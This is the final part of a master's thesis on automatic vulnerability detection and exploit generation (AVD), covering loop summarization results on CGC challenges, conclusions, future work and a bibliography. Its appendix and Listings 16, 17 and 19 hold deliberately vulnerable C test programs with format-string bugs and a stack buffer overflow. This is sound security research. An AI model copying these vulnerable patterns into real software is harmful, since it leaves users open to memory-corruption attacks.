Table 5.1: Results of Exploitation.

detect which loops are introducing the bottleneck and instruct the system to not summarize them or, set in those loops a depth limit. Either way both solutions require user interaction to fix.

The dynamic process of exploring and obtaining all memories takes a significant ammount of time in some scenarios, and that is the reason why we only consider 10 iterations in the code in Listing 17 instead of 100 like in Veritesting. Besides that we also have to represent the changes in memory through complex symbolic expressions that can take very long to solve.

We should also notice that our results of analyzing Listing 17 code, were worse when comparing to the results of the Static Symbolic Execution technique implemented by Avgerinos et al. Their Static Symbolic Execution technique managed to statically execute the state space of 100 iterations in 45 seconds, which our implementation was unable to achieve.

Listing 16 Example of Problematic Code (extracted from CGC Hangman Game)

```c
#include <stdio.h>

int main() {
        char userInput[64];
        fgets(userInput, 64, stdin);

        char *lf = userInput;

        while(*lf && *lf != '\n') {
                lf++;
        }

        *lf = 0;        // insert null byte when newline is found
        sleep(10);
        // format string
        printf(userInput);
}
```

Listing 17 Example Problematic Code 2 (adapted from Avgerinos et al. [17])

```c
#include <stdio.h>

int main() {
  char input[10];
  read(0, input, 10);

  int counter = 0;

  for(int i = 0; i < 10; i++) {
    if(input[i] == 'B') {
      counter++;
    }
  }

  sleep(10);

  if(counter == 3) {
    char buff[32];
    read(0, buff, 32);
    printf(buff);
    printf("here you go");
  } else {
    printf("failed");
  }
}
```

Our conclusion is that Summarization can be a powerful technique to improve the execution times of loops and in certain scenarios presents better results than vanilla symbolic execution, specifically the CGC challenge `ValveChecks`, Listing 17 and Listing 16.

Our strategy however falls short by a large margin when compared to MergePoint and their Static

Symbolic Execution technique it.

5.2.1 CGC Dataset

Regarding a subset of the CGC dataset, a list of 121 challenges was used to test the previous AVD. AVD managed to crash (lead to unstable state) 6 challenges using only pure symbolic execution (Listed in Table 5.3). In this work, we are interested solely in analyzing the challenges that were exploited by AVD with Pure Symbolic Execution.

Using this same dataset, with the summarization technique in pure symbolic execution (no traces), the AVD was able to crash 4 challenges, though those 4 were part of the ones that the AVD was already able to crash without summarization. For the remaining 2, `Diary_Parser` and `Diophantine_Password_Wallet`, Summarization failed to crash without timing out when Summarizing all the identified loops.

Only in one of those six challenges the summarization technique showed significant improvements, the challenge ValveChecks with summarization took around 1 minute to crash, while without summarization it took approximately 9 minutes.

Tables 5.2 and 5.3 compare the obtained metrics respectively when using summarization (with no depth limit) and without using summarization, respectively, on these 6 CGC binaries.

Chall	Time	#Executed Instrs.	#Explored Branches	Avg Time in Solver Ms.
SFTSCBSISS	34s	10489	28	0.2
stream_vm	28s	118	5	0.46
ValveChecks	74s	16918	129	9.1
Diary_Parser*	1730s	632102	254	0.27
Diophantine_Password_Wallet	-	-	-	-
FablesReport	4s	656	3	0.66

* Requires removing the loops associated with the function CGC_int_to_hex from the summarization process to analyze without time out.

Table 5.2: Summarization Metrics (No Depth Limit), CGC binaries

Chall	Time	#Executed Instrs.	#Explored Branches	Avg Time in Solver Ms.
SFTSCBSISS	30s	8563	28	0.16
stream_vm	33s	118	5	0.47
ValveChecks	532s	75715	129	10.0
Diary_Parser	1784s	632154	254	0.28
Diophantine_Password_Wallet	1385s	2279366	14	0.25
FablesReport	3s	651	3	0.57

Table 5.3: No Summarization Metrics, CGC binaries

The most significant result is the challenge `ValveChecks` which demonstrates a great improvement in the vulnerability discovery time. The reason can be observed in the number of executed instructions, without summarization it ran approximately 7 times more code, and since more code is executed the average time in solver also grows up slightly.

Regarding the challenge `Diophantine_Password_Wallet` and `Diary_Parser`, the summarization system wasn't able to analyze it, timing out after 1 hour. This happens due to the aspects of the DSE system that were previously discussed, very complex symbolic expressions and large state space. For example, summarization can only analyze in practical time (54 seconds less) the `Diary_Parser` challenge when not summarizing the loops related to the function `CGC_int_to_hex` in Listing 18.

The remaining challenges don't present any significant difference when using summarization, having the discovery time only changed by a few seconds.

Chapter 6

Conclusions

In this chapter we go over what was accomplished (Section 6.1), some of the down-sides and what should be improved on in future works (Section 6.2).

6.1 Achievements

In this thesis we managed to achieve the implementation of an easily extendable exploit generation and strategy module that can be of great assistance in locating early critical bugs by proving that first, the vulnerability exists and second it allows for a malicious person to gain unauthorized access, therefore being a tool of great value in early development stages or even to analyze applications already deployed. We implemented the ROP chain and Ret-2-Libc techniques for exploit generation, although the architecture allows with some changes to extend it with more techniques. One important aspect for this extendability is the exploit templates concept introduced in Section 4.4.1, not only for possible future techniques but also to improve the ones that already exist. Having a generic way to generate exploits allows for more complex interaction flows, as for example the case when more than one leak is needed for the exploit.

The hardest part though will be to decide the requirements of each new strategy and the process of detecting them. More complex strategies will without a doubt require for AVD to detect more vulnerabilities, which in turn will require for more improvements in the detection process.

We also implemented three new techniques for information disclosure: format strings with more complex payloads, buffer overreads which do the additional effort to not crash the program, and unsafe use of output functions by the programmer. Also an automatic way of detecting if critical information is leaked to the user. This gives us the ability to detect the disclosure of ASLR, PIE and canaries to generate exploits against different system protections'.

As seen in the results section, this work manages successfully to exploit some CTF binaries when the conditions are right with modern protections like ASLR enabled or PIE.

A Summarization algorithm was also implemented, achieving significantly lower execution times for some code cases discussed in Chapter 5, even though in other cases there weren't improvements and sometimes even worse performance. Though this effort proves that further work on the symbolic

execution, has the possibility of greatly enrich the AVD vulnerability detection system allowing for more vulnerabilities to be detected and faster which in turn permits the system to generate more exploits.

6.2 Future Work

Some challenges of the Exploit Generation and Summarization, were left out given the large quantity of corner cases of each module, a complete AVD which considers all possible scenarios would require a large development effort.

Some of those challenges include the stack canary use in exploits, since it required an effort to detect when a leaked cookie can be used, given that a leaked cookie of a function X is most likely different from the cookie of another function Y, therefore failing to bypass this protection if the buffer overflow is located at function Y but we only have knowledge of the cookie from X.

The buffer overread memory disclosure technique needs further research in order to determine the most adequate size when using it, in order to not crash some programs, when writing to global data or heap zones.

The AVD also requires for more libc functions summaries to be implemented, if we thrive to achieve a more complete analysis of binaries but as seen, doing so can prove to be hard or not possible [32].

In the same topic of exploit generation, there are a lot of details that can be improved on: the AVD can be adapted to run concurrently multiple exploit strategies instead of only one, add more complex interaction flows with multiple leak phases, format strings payloads to also obtain write primitives instead of only leaks and more.

Regarding the Summarization technique, improvements can be made such as inlining functions in loops and dealing with loops that can have multiple exit points, implementing an additional layer to only summarize loops that use user derived data and more.

The system would most likely hold better results if implemented a strategy similar to MergePoint [17] and execute certain code fragments with a Static Symbolic Executor, specifically loops with a very large state space, since summarization isn't able in practical time to analyze those type of loops.

Bibliography

[1] E. J. Schwartz, T. Avgerinos, and D. Brumley. Q: Exploit hardening made easy. In *20th USENIX Security Symposium (USENIX Security 11)*, San Francisco, CA, Aug. 2011. USENIX Association. URL https://www.usenix.org/conference/usenix-security-11/q-exploit-hardening-made-easy.

[2] A. Gadient, B. Ortiz, R. A. Barrato, E. Davis, J. H. Perkins, and M. C. Rinard. Automatic exploitation of fully randomized executables. 2019.

[3] N. M. d. S. Sabino. Automatic vulnerability detection: Using compressed execution traces to guide symbolic execution, 2019.

[4] Cve-2021-44228. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228.

[5] D. F. DARPA. Cyber grand challenge (cgc) (archived). URL https://www.darpa.mil/program/cyber-grand-challenge.

[6] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley. Unleashing mayhem on binary code. In *2012 IEEE Symposium on Security and Privacy*, pages 380–394, 2012. doi: 10.1109/SP.2012.31.

[7] H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu, and D. Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM Conference on Computer and Communications Security*, CCS '04, page 298–307, New York, NY, USA, 2004. Association for Computing Machinery. ISBN 1581139616. doi: 10.1145/1030083.1030124. URL https://doi.org/10.1145/1030083.1030124.

[8] A. One. Smashing the stack for fun and profit. *Phrack magazine*, 7(49):14–16, 1996.

[9] Search results. URL https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=bufferoverflow.

[10] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton. Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks. In *USENIX security symposium*, volume 98, pages 63–78. San Antonio, TX, 1998.

[11] S. Bhatkar, D. C. DuVarney, and R. Sekar. Address obfuscation: An efficient approach to combat a broad range of memory error exploits. In *USENIX Security symposium*, volume 12, pages 291–301, 2003.

[12] Cve-2014-0160. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160.

[13] V. Chatole and G. Nagar. Buffer overflow: Mechanism and countermeasures. *International Journal of Advanced Research. IDeas And Innovations In Technology*, 4(6):526–529, 2018.

[14] M. Prandini and M. Ramilli. Return-oriented programming. *IEEE Security & Privacy*, 10(6):84–87, 2012.

[15] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy. Return-oriented programming without returns. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 559–572, 2010.

[16] URL https://docs.pwntools.com/en/stable/.

[17] T. Avgerinos, A. Rebert, S. K. Cha, and D. Brumley. Enhancing symbolic execution with veritesting. In *Proceedings of the 36th International Conference on Software Engineering*, ICSE 2014, page 1083–1094, New York, NY, USA, 2014. Association for Computing Machinery. ISBN 9781450327565. doi: 10.1145/2568225.2568293. URL https://doi.org/10.1145/2568225.2568293.

[18] URL https://wiki.ubuntu.com/YakketyYak/ReleaseNotes.

[19] X. Jia, Z. Bin, F. Chao, and T. Chaojing. An automatic evaluation approach for binary software vulnerabilities with address space layout randomization enabled. In *2021 International Conference on Big Data Analysis and Computer Science (BDACS)*, pages 170–174, 2021. doi: 10.1109/BDACS53596.2021.00045.

[20] T. Avgerinos, S. K. Cha, A. Rebert, E. J. Schwartz, M. Woo, and D. Brumley. Automatic exploit generation. *Communications of the ACM*, 57(2):74–84, 2014.

[21] Angr. URL https://angr.io/.

[22] Angr. Angr/angrop, . URL https://github.com/angr/angrop.

[23] Angr. Angr/patcherex: Shellphish's automated patching engine, originally created for the cyber grand challenge., . URL https://github.com/angr/patcherex.

[24] The cyber grand challenge. URL https://shellphish.net/cgc/#tools.

[25] Y. Shoshitaishvili, A. Bianchi, K. Borgolte, A. Cama, J. Corbetta, F. Disperati, A. Dutcher, J. Grosen, P. Grosen, A. Machiry, C. Salls, N. Stephens, R. Wang, and G. Vigna. Mechanical phish: Resilient autonomous hacking. *IEEE Security & Privacy*, 16(2):12–22, 2018. doi: 10.1109/MSP.2018.1870858.

[26] K. Z. Snow, F. Monrose, L. Davi, A. Dmitrienko, C. Liebchen, and A.-R. Sadeghi. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In *2013 IEEE Symposium on Security and Privacy*, pages 574–588. IEEE, 2013.

[27] V. Pappas. kbouncer: Efficient and transparent rop mitigation. *Apr*, 1:1–2, 2012.

[28] Y. Cheng, Z. Zhou, Y. Miao, X. Ding, and R. H. Deng. Ropecker: A generic and practical approach for defending against rop attack. 2014.

[29] N. Carlini and D. Wagner. ROP is still dangerous: Breaking modern defenses. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 385–399, San Diego, CA, Aug. 2014. USENIX Association. ISBN 978-1-931971-15-7. URL https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/carlini.

[30] JonathanSalwan. Jonathansalwan/ropgadget: This tool lets you search your gadgets on your binaries to facilitate your rop exploitation. ropgadget supports elf, pe and mach-o format on x86, x64, arm, arm64, powerpc, sparc and mips architectures. URL https://github.com/JonathanSalwan/ROPgadget.

[31] T. Mowry. Loop invariant computation and code motion. URL https://www.cs.cmu.edu/afs/cs/academic/class/15745-f03/public/lectures/L7_handouts.pdf.

[32] F. D. Ramos. Toward tool-independent summaries for symbolic execution. Master's thesis, Instituto Superior Técnico, 2021.

Appendix A

Code Listings

Listing 18 CGC_int_to_hex (extracted from Diary_Parser)

```
void cgc_int_to_hex( unsigned int val, char *buf )
{
    char temp_buf[32];
    char *c = temp_buf;
    int count = 0;

    if ( buf == NULL )
        return;

    do {
        *c = (val % 16) + '0';

        if (*c > '9') {
            *c += 7 + 32; // added the 32 to make them lower case a-f
        }

        val /= 16;

        c++;
        count++;
    } while ( val != 0 );

    while ( count-- > 0 )
    {
        c--;
        *buf = *c;
        buf++;
    }

    *buf = '\0';
}
```

Listing 19 Sample Challenge

```c
#include <stdio.h>

void call_vuln_a(void);
void call_vuln_b(void);

int main() {
        setvbuf(stdin,  NULL, _IONBF, 0);
        setvbuf(stdout,  NULL, _IONBF, 0);
        printf("[Test Case] Exploit Generation Test.\n");
        printf("-> It contains an ASLR pointer leak and Buffer Overflow.");
        call_vuln_a();
        call_vuln_b();
}

void call_vuln_a() {
        // format string to leak
        char buff[128];
        read(0, buff, 128);
        printf(buff);
}

void call_vuln_b() {
        // buffer overflow
        char buff[16];
        read(0, buff, 256);
}
```